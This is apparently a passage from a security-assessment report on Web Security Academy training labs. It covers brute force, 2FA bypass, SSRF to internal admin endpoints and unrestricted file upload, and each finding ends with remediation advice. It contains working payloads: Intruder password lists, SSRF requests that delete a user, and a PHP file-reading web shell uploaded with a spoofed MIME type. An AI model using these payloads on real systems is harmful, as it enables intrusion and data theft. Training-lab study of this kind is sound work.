      <p>
        Your username is: administrator
      </p>
      <form class="login-form" name="change-email-form" action="
      /my-account/change-email" method="POST">
        <label>
          Email
        </label>
        <input required type="email" name="email" value="">
        <input required type="hidden" name="csrf" value="
        Lz5H2XH3a8EGjavnGLahFM4KGifu9v6d">
        <button class='button' type='submit'>
          Update email
        </button>
      </form>
      <form class="login-form" action="/my-account/change-password" method="POST">
        <br/>
        <label>
          Password
        </label>
        <input required type="hidden" name="csrf" value="
        Lz5H2XH3a8EGjavnGLahFM4KGifu9v6d">
        <input required type=password name=password value='d1wpcx40icpq80vae2lr'/>
        <button class='button' type='submit'>
          Update password
        </button>
      </form>
    </div>
  </div>
```



User ID controlled by request parameter with password disclosure

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete

Recommendation

Remove any hardcoded or exposed administrator credentials from the application and source code.

Enforce strong, unique passwords for all administrative accounts.

Restrict access to administrative interfaces through multi-factor authentication (MFA) and IP whitelisting if possible.

SS-007: Authentication – Brute Force

Description

No brute force protection on login form, allowing credential guessing.


Impact

The absence of brute force protections allows attackers to systematically guess valid usernames and passwords. Once valid credentials are identified, attackers can compromise user accounts, potentially escalating to privileged access.

CVSS Score

Base Score: 8.8 (High)

Screenshot/s



Attack
Save
6. Intruder attack of https://0af600f0049004c3819448e800cd0045.web-security-academy.net
Attack
Save
Results
Positions
Payloads
Resource pool
Settings

6. Intruder attack of https://0af600f0049004c3819448e800cd0045.web-security-academy.net

Capture filter: Capturing all items


Apply capture filter

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
7	ag	1234	302	251			184	
0			200	213			3248	
1	ag	123456	200	213			3250	
2	ag	password	200	211			3250	
3	ag	12345678	200	253			3250	
4	ag	qwerty	200	211			3250	
5	ag	123456789	200	210			3250	
6	ag	12345	200	211			3250	
8	ag	111111	200	252			3337	
9	ag	1234567	200	251			3337	
10	ag	dragon	200	248			3337	
11	ag	123123	200	253			3337	
12	ag	baseball	200	239			3337	
13	ag	abc123	200	210			3337	
14	ag	football	200	250			3337	
15	ag	monkey	200	212			3337	
16	ag	letmein	200	250			3337	
17	ag	shadow	200	254			3337	
18	ag	master	200	211			3337	
19	ag	666666	200	210			3337	
20	ag	qwertyuiop	200	254			3337	
21	ag	123321	200	249			3337	
22	ag	mustang	200	251			3337	
23	ag	1234567890	200	257			3337	
24	ag	michael	200	212			3337	
25	ag	654321	200	211			3337	
26	ag	superman	200	248			3337	
27	ag	1qaz2wsx	200	249			3337	

```
HTTP/2 302 Found
Location: /my-account?id=ag
Set-Cookie: session=vx8KvXWfSOKHu6gqDTOyG6xQjbG5JgKi; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```



Username enumeration via different responses

Congratulations, you solved the lab!

My Account

Your username is: ag

Your email is: ag@normal-user.net

Email

Recommendation

Implement account lockout or rate limiting after multiple failed attempts.

Use CAPTCHAs or re-authentication challenges.

Monitor and alert on unusual login attempts.

SS-008: Authentication – 2FA Bypass

Description

Session established before 2FA, allowing bypass of second factor.


Impact

Improper implementation of two-factor authentication allows attackers to bypass the second factor entirely by navigating directly to protected endpoints. This undermines the purpose of 2FA, enabling unauthorized access to sensitive accounts.

CVSS Score

Base Score: 8.2 (High)

Screenshot/s




https://0ab400fb038f30478018958b007100cc.web-security-academy.net/login2

2FA simple bypass

Back to lab description

Congratulations, you solved the lab!

Please enter your 4-digit security code



```
GET /my-account?id=carlos HTTP/2
Host: 0ab400fb038f30478018958b007100cc.web-security-academy.net
Cookie: session=05j6byDlcLlvscplDSKnoRCFveD28QwR
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Brave";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Recommendation

Enforce 2FA verification before granting full session tokens.

Protect sensitive endpoints with mandatory 2FA checks.

Regularly review 2FA implementation to ensure it is enforced consistently.

SS-009: SSRF – Admin Access

Description

Server requests manipulated to access localhost admin endpoints.


Impact

By manipulating server-side requests, attackers can force the application to access internal resources (e.g., localhost/admin). This allows them to reach otherwise restricted administrative interfaces and execute privileged actions such as deleting user accounts.

CVSS Score


Base Score: 9.0 (Critical)

Screenshot/s



```
POST /product/stock HTTP/2
Host: 0a61004104777af782d45ba9003600c8.web-security-academy.net
Cookie: session=UzShs2rcico3ANbJbZ2Qgus13MoZYZk3
Content-Length: 107
Sec-Ch-Ua-Platform: "Linux"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Brave";v="138"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.5
Origin: https://0a61004104777af782d45ba9003600c8.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a61004104777af782d45ba9003600c8.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http://localhost/admin
```




Description:

CES Tech is always an exciting time for us gadget fans. From the big businesses with their million dollar designs to the unusual and quirky. For us this year there is a stand out winner to beat all entries in this major convention. The real-life photoshopping.

Yes, if you weren't there you can say you heard it here first. No need to use ridiculous filters in order that your profile picture is the best version of you, now you can look like your profile picture all day long. This new, and innovative, piece of kit includes everything you need to start your day on a high. Super high tech brushes and color pigments will brighten and lighten, and cover any problem areas.

Piggy eyes? Not anymore. With a little practice, you will be able to use the tried and tested palette of colors to open those bad boys up. Frame your face with natural eyebrow colors, and extend those worn out lashes with the magic painter.

We love this so much we bought the company so you can be one of the first to own this real-life photoshopping kit.



Web Security Academy
Basic SSRF against the local server
Back to lab description
LAB
Not solved
Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete

Recommendation

Restrict server-side requests to a whitelist of trusted domains.

Block requests to private IP ranges and localhost.

Use network segmentation to isolate internal admin services.

SS-010: SSRF – Internal Network Discovery

Description

Brute-forced internal IP range to locate hidden services.


Impact

Attackers can exploit SSRF to enumerate internal IP addresses (e.g., 192.168.0.x) and discover hidden services. This expands the attack surface, allowing adversaries to pivot into the internal network and target additional systems.

CVSS Score

Base Score: 8.7 (High)

Screenshot/s




2. Intruder attack of https://0aef00ac035b0f7980f44e9f00670057.web-security-academy.net

2. Intruder attack of https://0aef00ac035b0f7980f44e9f00670057.web-security-academy.net

Capture filter: Capturing all items


View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
1	1	400	739			141	
66	66	404	662			131	
0		500	402			2477	
2	2	500	704			2477	
3	3	500	206			2477	
4	4	500	205			2477	
5	5	500	205			2477	
6	6	500	205			2477	
7	7	500	249			2477	
8	8	500	647			2477	
9	9	500	246			2477	
10	10	500	209			2477	
11	11	500	206			2477	
12	12	500	206			2477	
13	13	500	205			2477	
14	14	500	246			2477	
15	15	500	610			2477	
16	16	500	203			2477	
17	17	500	205			2477	
18	18	500	243			2477	



```
POST /product/stock HTTP/2
Host: 0aef00ac035b0f7980f44e9f00670057.web-security-academy.net
Cookie: session=t5eUfJVTGYRBJ7pqX3YS41la0KwiSO2i
Content-Length: 96
Sec-Ch-Ua-Platform: "Linux"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Brave";v="138"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.6
Origin: https://0aef00ac035b0f7980f44e9f00670057.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0aef00ac035b0f7980f44e9f00670057.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http://192.168.0.66:8080/admin
```



```
POST /product/stock HTTP/2
Host: 0aef00ac035b0f7980f44e9f00670057.web-security-academy.net
Cookie: session=t5eUfJVTGYRBJ7pqX3YS41la0KwiSO2i
Content-Length: 96
Sec-Ch-Ua-Platform: "Linux"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Brave";v="138"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.6
Origin: https://0aef00ac035b0f7980f44e9f00670057.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0aef00ac035b0f7980f44e9f00670057.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http://192.168.0.66:8080/admin/delete?username=carlos
```

Recommendation

Disable unnecessary outbound HTTP requests from the server.

Filter and validate all user-supplied URLs.

Implement egress firewall rules to prevent internal network access.

SS-011: File Upload – Web Shell

Description

Unrestricted file upload allows web shell and remote execution.


Impact

Unrestricted file uploads enable attackers to deploy malicious scripts such as web shells. Once executed, these scripts grant remote code execution, allowing adversaries to fully compromise the server, exfiltrate data, and escalate privileges.


CVSS Score

Base Score: 10.0 (Critical)

Screenshot/s




```
 GNU nano 8.4
<?php echo file_get_contents('/home/carlos/secret'); ?>
```



The file avatars/exploit.php has been uploaded.

� Back to My Account



https://0ada00d2039c177e809a12be006c00f8.web-security-academy.net/files/avatars/exploit.php

```
rAqAUfK8TMJCRClTROXBMbknLb4nlKgw
```

Recommendation

Restrict uploads to specific safe file types (e.g., .jpg, .png).

Validate file extension, MIME type, and file content.

Store uploaded files outside of the web root and serve via a separate domain.

Remove execute permissions from upload directories.

SS-012: File Upload – MIME Spoofing

Description

File validation bypassed by spoofing MIME types.


Impact

Relying solely on file extensions for upload validation enables attackers to bypass restrictions by spoofing MIME types. This allows malicious files to be uploaded and executed, potentially leading to code execution or data leakage.

CVSS Score

Base Score: 8.6 (High)

Screenshot/s




```
Accept-Language: en-US,en;q=0.5
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ad900340321f1df821f20ba00e30072.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundarybvKcDjZXRxTbewKa
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: image/jpeg

<?php echo file_get_contents('/home/carlos/secret'); ?>

------WebKitFormBoundarybvKcDjZXRxTbewKa
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundarybvKcDjZXRxTbewKa
Content-Disposition: form-data; name="csrf"
